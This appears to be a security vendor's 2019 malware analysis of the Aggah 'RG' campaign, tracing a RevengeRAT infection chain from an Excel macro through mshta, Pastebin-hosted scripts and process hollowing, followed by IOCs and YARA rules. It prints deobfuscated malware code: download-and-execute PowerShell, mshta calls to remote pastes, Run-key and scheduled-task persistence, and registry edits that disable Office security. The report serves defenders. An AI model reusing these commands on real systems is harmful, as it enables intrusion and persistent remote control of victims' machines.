The Evolution of Aggah: From Roma225 to the RG Campaign

yoroi.company/research/the-evolution-of-aggah-from-roma225-to-the-rg-campaign/

August 6, 2019

08/06/2019

Introduction

Few months ago we started observing a cyber operation aiming to attack private companies in various business sectors, from automotive to luxury, education, and media/marketing. The attack attribution is still unclear but the large scale of the malicious activities has also been confirmed by Unit42, who reported attack attempt against government verticals too.

The attacks are characterized by the usage of a Remote Access Trojan named “RevengeRat”, suggesting a possible, still unconfirmed and under investigation, connection with the Gorgon Group, a known mercenary APT group who ran cyber-espionage operations and who were involved in criminal activities too.

Few weeks ago, Unit42 discovered another active campaign, compatible with the Roma225 one we tracked on December 2018, pointing to some interesting changes into the attackers TTPs. Recently, we intercepted other attacks potentially related with this wider criminal operation. For this reason, Cybaze-Yoroi ZLab team decided to analyze this recent campaign in order to investigate the evolution of the Aggah threat.

Technical Analysis

The whole infection chain shows an interesting degree of sophistication, leveraging about seventeen stages: a non negligible number of steps putted in place to decouple the infection vector from the actual payload. The following info-graphics summarize the infection chain dissected in the sections below, starting from the weaponized Office document, initially delivered through malicious emails, to the final RevengeRAT payload.

Figure 1. “RG” campaign infection chain

The Macro Dropper

Hash	7c0a69f93831dcd550999b765c7922392dd0d994b0241071545749e865cc9854
Threat	Dropper
Brief Description	XLS Macro dropper
Ssdeep	768:kCSk3hOdsylKlgxopeiBNhZFGzE+ cL2kdAJ7evT8RsFbQ:kDk3hOdsylKlgxopeiBNhZFGzE+cL2kt

Table 1: Information about the RevengeRAT malicious macro dropper

All the infection starts with a malicious XLS document weaponized with an embedded macro. The VB code is polluted by a multitude of junk instructions and after a cleaning phase we isolated the essence of the malicious code.

```
Public Function Workbook_Open()
        rgh1 = YUcIFcEAA("tzo{h'o{{wA66ip", "7")
        rgh2 = YUcIFcEAA("{5s€6", "7")
        rgh3 = YUcIFcEAA("7O^7ixXmxmxm", "5")
        rgh = rgh1 + rgh2 + rgh3
        Shell rgh
End Function

Public Function YUcIFcEAA(Sg1NdPNeR As String, jxvMDn0vV As Integer)
    Dim PFc88so50 As Integer
    For PFc88so50 = 1 To Len(Sg1NdPNeR)
        Mid(Sg1NdPNeR, PFc88so50, 1) = Chr(Asc(Mid(Sg1NdPNeR, PFc88so50, 1)) -
jxvMDn0vV)
    Next PFc88so50
    YUcIFcEAA = Sg1NdPNeR
End Function
```

Code Snippet 1: real core of the macro



Figure 2: Command used to start the infection

A quick and dirty manipulation of the script enabled us to easily bypass the code obfuscation techniques protecting the next stage of the infection: the invocation of a Microsoft HTML Application hosted in a remote location.

The macro has the only purpose to run the mshta command. As defined by the Mitre, "*Mshta.exe is a utility that executes Microsoft HTML Applications (HTA). HTA files have the file extension .hta. HTAs are standalone applications that execute using the same models and technologies of Internet Explorer, but outside of the browser.*" .

The Hidden HTA

The malware retrieves the HTA application to run from a remote host behind the Bitly shortening service. The target page is the "rg.html", downloaded from "https[://createdbymewithdeniss[.blogspot[.com/p/rg[.html". Even in this case, like in the Roma255 campaign, the attacker abused the Blogger platform to hide the malicious code in plain sight.

Figure 3: Fake Blogspot page

The page does not embed any binaries or malicious links, but navigating its source code, it reveals packed HTML code dynamically injected into the page during the rendering.

Figure 4: Malicious code contained in the malicious "blogspot" site

This additional piece of script is specifically designed to be executed by the "mshta" utility. It is a VBScript code creating a "*WScript.Shell*" object, a particular object decisely not designed to be loaded into regular web browsers engines.

```
<script language="VBScript">
Set Xkasdj2 = CreateObject(StrReverse(StrReverse("WScript.Shell")))
Xa_aw1 = StrReverse(StrReverse("h")) +
StrReverse(StrReverse(StrReverse(StrReverse("t")))) +
StrReverse(StrReverse(StrReverse(StrReverse("t")))) + StrReverse(StrReverse("p")) +
StrReverse(":") + StrReverse(StrReverse(StrReverse(StrReverse("/")))) +
StrReverse(StrReverse(StrReverse(StrReverse("/")))) +
StrReverse(StrReverse(StrReverse(StrReverse("w")))) +
StrReverse(StrReverse(StrReverse(StrReverse("w")))) +
StrReverse(StrReverse(StrReverse(StrReverse("w")))) + StrReverse(StrReverse(".")) +
StrReverse(StrReverse("p")) + StrReverse(StrReverse("a")) +
StrReverse(StrReverse("s")) + StrReverse(StrReverse(StrReverse(StrReverse("t")))) +
StrReverse("e") + StrReverse("b") + StrReverse("i") + StrReverse("n") +
StrReverse(StrReverse(".")) + StrReverse("c") + StrReverse("o") +
StrReverse(StrReverse("m")) + StrReverse(StrReverse(StrReverse(StrReverse("/")))) +
StrReverse("r") + StrReverse(StrReverse("a")) +
StrReverse(StrReverse(StrReverse(StrReverse("w")))) +
StrReverse(StrReverse(StrReverse(StrReverse("/"))))
Xa_aw0 = StrReverse(StrReverse("m")) + StrReverse(StrReverse("s")) +
StrReverse(StrReverse("h")) + StrReverse(StrReverse(StrReverse(StrReverse("t")))) +
StrReverse(" a")
Xa_aw2 = "efZDG7aL"
XXX = Xa_aw0 + Xa_aw1 + Xa_aw2
Morg = XXX
Xa_aw = Morg
Xkasdj2.Run Xa_aw, vbHide
self.close
</script>
```

Code Snippet 2: Javascript code after “unescape” function

The VBScript code is obfuscated using a series of “*StrReverse*” functions. But the action it performs is still clearly evident: call another mshta process and execute a new HTA application hosted on Pastebin (hxxp[://pastebin[.com/raw/efZDG7aL).

Figure 5: Malicious code stored on pastebin

This other script is also encoded in hexadecimal format. After its decoding its content can be divided into four parts. The first one is responsible for killing some of the Microsoft Office suite processes, like Word, Excel, Publisher and PowerPoint.

```
“cmd.exe /c taskkill /f /im winword.exe & taskkill /f /im excel.exe & taskkill /f /im
MSPUB.exe & taskkill /f /im POWERPNT.EXE”
```

Code Snippet 3: First deobfuscated piece of code

Instead, the second chunk hides the next malware stage invocation within a Powershell script.

```
powershell.exe [email protected]
(91,118,111,105,100,93,32,91,83,121,115,116,101,109,46,82,101,102,108,101,99,116,105,1
[System.Text.Encoding]::ASCII.GetString($LOLO)|IEX
```

Code Snippet 4: Second deobfuscated piece of code

This code snippet hides a Powershell executable stage encoded in numeric format. The correspondent ASCII text is then executed through the IEX command-let.

```
[void]
[System.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');$fj=
[Microsoft.VisualBasic.Interaction]::CallByname((New-Object
Net.WebClient),'DownloadString',
[Microsoft.VisualBasic.CallType]::Method,'https://pastebin[.com/raw/CM22vTup')|IEX;
[Byte[]]$f=[Microsoft.VisualBasic.Interaction]::CallByname((New-Object
Net.WebClient),'DownloadString',
[Microsoft.VisualBasic.CallType]::Method,'https://pastebin[.com/raw/Qx0K2baN').replace
[k.Hackitup]::exe('MSBuild.exe',$f)
```

Code Snippet 5: Deobfuscated powershell function

This code builds up the core of the malware implant (discussed in the next section). The third chunk of the code, instead, is where the attacker sets two different persistence mechanisms. Both of them invokes two different HTA application retrieved from Pastebin:

The first persistency method is the classic “Run” registry key.

```
Set Xm_w = CreateObject("WScript.Shell")
L_Xe = "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AvastUpdate"
Xm_w.RegWrite L_Xe,"mshta.exe http://pastebin[.com/raw/bMJxXtXa","REG_EXPAND_SZ"
```

Code Snippet 6: Third deobfuscated piece of code (part 1)

The second persistency method abuses scheduled tasks.

```
Set Mi_G = CreateObject(StrReverse(StrReverse("WScript.Shell")))
Dim We_wW
We_wW0 = StrReverse("t/ 03 om/ ETUNIM cs/ etaerc/ sksathcs")
We_wW1 = "n ""Windows Update"" /tr ""mshta.ex"
We_wW2 = "e h" + "t" + "t" + "p" + ":" + "/" + "/" + "p" + "a" + "s" + "t" + "e" +
"b" + "i" + "n" + "." + "c" + "o" + "m" + "/" + "r" + "a" + "w" + "/tuGAsMze"" /F "
We_wW = We_wW0 + We_wW1 + We_wW2
Mi_G.Run We_wW, vbHide
```

Code Snippet 7: Third deobfuscated piece of code (part 2)

Both of the scripts are stored onto Pastebin platform and even if the first one has been removed, the malware maintains its persistence thanks to the execution of the second method.

The last chunk of code, the fourth, contains a huge number of Registry keys ready to be set on the target machine. This behavior has been implemented to drastically reduce the defenses of the target host, for instance disabling security features oft the Microsoft Windows and the Office ecosystem. The “*Edited Registry Keys*” section reports them.

The Hagga Pastes

As stated in the previous section, the Code Snippet 5 contains the core of malicious actions. The malware concurrently downloads and executes powershell code from two pastes. The first one is "CM22vTup" and have been published by a Pastebin user named "*HAGGA*", the same reported in the PaloAlto analysis.

Figure 6: New payload downloaded from Pastebin
As previously hinted the Powershell code in the "CM22vTup" snippet encodes its payload in numeric format. Decoding "PAYLOAD-1", another obfuscated Powershell script reveals the loading of a shellcode directly in the running process memory.

```
[email protected](PAYLOAD-1);$p=[System.Text.Encoding]::ASCII.GetString($jk)|IEX
```

Code Snippet 8: Code structure of the downloaded script

```
[Byte[]]$sc64=iex('PAYLOAD_2'.replace('%_','0x'));$a =
[Microsoft.VisualBasic.Interaction]::CallByname([AppDomain]::CurrentDomain,'Load',
[Microsoft.VisualBasic.CallType]::Method,$sc64)
```

Code Snippet 9: Structure of the script contained in "PAYLOAD_1"

After a basic manipulation, The data hidden in "PAYLOAD_2" results to be the hexadecimal representation of a PE file, easily recognizable due to the characteristic "4D 5A" header.

```
%_4D,%_5A,%_90,%_00,%_03,%_00,%_00,%_00,%_04,%_00,%_00,%_00,%_FF,%_FF,%_00,%_00,%_B8,%
 [.....]
```

Code Snippet 10: "PAYLOAD_2" in hex encoding

This PE 32 file is a well formed .Net assembly. In the following table are shown the static information about it.

Hash	84833991f1705a01a11149c9d037c8379a9c2d463dc30a2fec27bfa52d218fa6
Threat	RevengeRAT / Injector
Brief Description	RevengeRAT / injector payload Obfuscated
Ssdeep	768:zQosoqOovPJmzW0GzJrMfogNeEbSBUrOaqVJswUna4OI 9O:zQyoUzW0GrQ6UiaqVJ1Ua4Vs

Table 2: Information about the RevengeRAT / Injector malicious payload



Figure 7: Static information about payload described in table 2

However, the .Net payload is not totally unprotected. In fact it has been obfuscated with the “ConfuserEx” obfuscator.

The assembly is a Dynamic Linked Library with only one purpose: inject the payload into a target process through the well known “Process Hollowing” technique. At this stage of the infection chain the final payload could be retrieved, the RevengeRAT remote administration tool.

Figure 8: Process Hollowing references inside the PE file

The RevengeRAT Payload



Figure 9: RevengeRAT payload in hex encoding

The final payload is the one downloaded from the Pastebin page “Qx0K2baN”, as reported in Code Snippet 5. This code comes with the same obfuscation method seen in PAYLOAD_2, hex encoding together with a simple replacing routine.

Hash	35e9bcc5654b1ebec035a481bc5ad67dc2341c1b534ac904c5bf28e3a5703eff
Threat	RevengeRAT
Brief Description	RevengeRAT injector payload Obfuscated
Ssdeep	768:3Yo9AzKlOOYll+tqRsoYGvoJGPdyOYOCbf9eThl21Os+ JZilPxTS0X4Dwrw2T9:5AmlEll+tqSoY2oyfYOweT6s+JlPVnz

Table 4: Information about the RevengeRAT malicious payload

Even this executable is a well formed .Net Assembly, but in this case it is obfuscated with another tool, “.Net Reactor”, a commercial code protection tool specialized in .Net applications.

Figure 10: Evidence about .NET Reactor obfuscator

Exploring the code, we found many similarities with the same RevengeRAT threat previously analyzed by us and by Unit 42. This means, with reasonable confidence, the campaign we are dissecting could be an evolution of the previous campaigns, showing an increase of the malware stealthiness and the adoption of new techniques like process hollowing in the infection chain. Despite that, the RevengeRAT core is substantially the same.

Figure 11: Comparison among RevengeRAT belonging to different campaigns
This time the recurring word is “rg”. In fact the two payloads download from the pastebin platform are “*rgrunpe*” and “*rgbin*”; also the new command and control server domains starts with the two letters “rg”, the codename of this last campaign. This time, despite the “roma225” case, the socket key of the rat is configured differently with the static string “lunlayo” and the id is “HOTEIS NOVOS” instead of “POWERScreenPOWER”.

Anyway, as shown in Figure 11, the ID and Mutex of the last two campaigns are the same, indicating the fact that the group is active and the infection campaign continues. Moreover, considering the number of views counted by the Pastebin snippet “CM22vTup”, the one delivering the RevengeRAT payload, is possible to estimate the magnitude of the attack, which ***may*** involve up to 1600 victims.

Figure 12: Hagga campaign reference

Conclusion

Since December 2018, we are following the tracks of this ambiguous cyber criminal group, internally referenced as TH-173. There are chances this whole activity could be linked with the Gorgon Group, but at the moment we have no definitive evidence of this connection.

Anyway, through the constant eyes on this threat, we observed a refinement in their infection chain while they are maintaining intact some of their TTP, such as the abuse of the Blogspot platform and legit dynamic DNS services. In fact, the group started abusing Pastebin to add complexity into the infection chain, mixing up hidden MSHTA code, Powershell scripts and also additional process injection techniques to their arsenal.

Indicator of Compromise

- Dropurl:
  - s://createdbymewithdeniss[.blogspot[.com/p/rg[.html
  - s://pastebin[.com/raw/CM22vTup
  - s://pastebin[.com/raw/Qx0K2baN
  - /pastebin[.com/raw/bMJxXtXa
  - /pastebin[.com/raw/efZDG7aL
- Components:
  - 84833991f1705a01a11149c9d037c8379a9c2d463dc30a2fec27bfa52d218fa6
  - 35e9bcc5654b1ebec035a481bc5ad67dc2341c1b534ac904c5bf28e3a5703eff
- C2:

  rgalldmn[.duckdns[.com:666

- Persistence:
  - Set registry key: “HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AvastUpdate" with value “mshta.exe http[://pastebin[.com/raw/bMJxXtXa”
  - schtasks /create /sc MINUTE /mo 30 /t n ""Windows Update"" /tr ""mshta.exe http[://pastebin[.com/raw/tuGAsMze
- Hash:
  - 7c0a69f93831dcd550999b765c7922392dd0d994b0241071545749e865cc9854
  - 84833991f1705a01a11149c9d037c8379a9c2d463dc30a2fec27bfa52d218fa6
  - 35e9bcc5654b1ebec035a481bc5ad67dc2341c1b534ac904c5bf28e3a5703eff
  - a318ce12ddd1b512c1f9ab1280dc25a254d2a1913e021ae34439de9163354243
  - c9b3a21aec8f7f484120c16d7ee70853020dc9fd2e881d504903c371d1028937
  - e8cd233191e85b4e8827cfe5f3bf29a8f649104867dba769f318afac80cf3940
  - 3fe7fc16905794e0a537c5491ef24bcb5eb54b75410dea8e15647863c5ed9e88
  - 460342387c1d23300960e485bafd7cca69eea17ddc973189f3bd192d30bd8ba6
  - 30768b0e8192c5fad94ed8f0c7c8b1bf4507fa2f586e77e1833808237a4bb9b2
  - e7bb5d9614a35da8c85e2866dc36a05e30660667303897515cc59c456deacdbb
  - 7eac7da2dfddad9d118c93e73afb3d8ceb2d401765ec48b88eea15adda871de6
  - 4522b9f776deac10d3df322d5a87731bdfd51a73862b93e48d14fc954b28c6d1

Yara Rules

```
rule rg_RevengeRAT_excel_macro_dropper_July_2019{

    meta:
      description = "Yara Rule for revengeRAT_rg"
      author = "Cybaze Zlab_Yoroi"
      last_updated = "2019-08-01"
      tlp = "white"
      category = "informational"

    strings:
                $a1 = {D0 CF 11 E0 A1 B1}
                $a2 = {EC A8 F9 46 C9 16}
                $a3 = {91 26 DD 88 D0 AD}
                $a4 = "GyjQSnPUjfNcA"
                $a5 = "CMG=\"2D2F8"

    condition:
         all of them
}

import "pe"
rule rg_RevengeRAT_payload_1_July_2019 {

    meta:
      description = "Yara Rule for revengeRAT_rg payload_1"
      author = "Cybaze Zlab_Yoroi"
      last_updated = "2019-08-01"
      tlp = "white"
      category = "informational"

    strings:
                $a1 = {4D 5A}
                $a2 = "kFeS0JCm" wide ascii
                $a3 = {A1 6B 31 63 EE 9F}
                $a4 = {06 38 70 DE FF FF 28}

    condition:
         2 of ($a*) and pe.number_of_sections == 3
}

import "pe"
rule rg_RevengeRAT_payload_2_July_2019{

    meta:
      description = "Yara Rule for revengeRAT_rg"
      author = "Cybaze Zlab_Yoroi"
      last_updated = "2019-08-01"
      tlp = "white"
      category = "informational"

    strings:
                $a1 = {4D 5A}
                $a2 = {93 E5 21 3F 59 AE}
                $a3 = {11 08 28 22}
                $a4 = "v2.0.507"
```

```
                $a5 = {E2 80 8C E2 80}
                $a6 = {81 AC E2 81 AF E2 80 AE}
                $a7 = {E2 81 AA E2 80}
                $a8 = {81 AF E2 80 AA}
                $a9 = {81 AC E2 81 AF E2 80 AE}
                $a10 = {C5 C7 4C 9E 65 A5 B6 42}

    condition:
         6 of ($a*)
}
```

Edited Registry keys

HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocation

HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableAttachementsIn

HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesI

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLoc

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableAttacheme

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetF

HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocations

HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableAttachementsInP

HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesIn

HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableUnsafeLocation

HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableAttachementsIn

HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableInternetFilesI

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableUnsafeLoc

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableAttacheme

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableInternetF

HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableUnsafeLocations

HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableAttachementsInP

HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableInternetFilesIn

HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableUnsafeLocation

HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableAttachementsIn

HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableInternetFilesI

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableUnsafeLoc

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableAttacheme

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableInternetF

HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableUnsafeLocations

HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableAttachementsInP

HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesIn

HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableUnsafeLocation

```
HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableAttachementsIn

HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableInternetFilesI

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableUnsafeLoc

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableAttacheme

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableInternetF

HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableUnsafeLocations

HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableAttachementsInP

HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableInternetFilesIn

HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableUnsafeLocation

HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableAttachementsIn

HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableInternetFilesI

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableUnsafeLoc

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableAttacheme

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableInternetF

HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableUnsafeLocations

HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableAttachementsInP

HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableInternetFilesIn

HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\12.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\11.0\Excel\Security\VBAWarnings
HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\VBAWarnings
HKCU\Software\Microsoft\Office\16.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\15.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\14.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\12.0\Word\Security\VBAWarnings
HKCU\Software\Microsoft\Office\11.0\Word\Security\VBAWarnings
```

This blog post was authored by Luigi Martire, Davide Testa and Luca Mella of Cybaze-Yoroi Z-LAB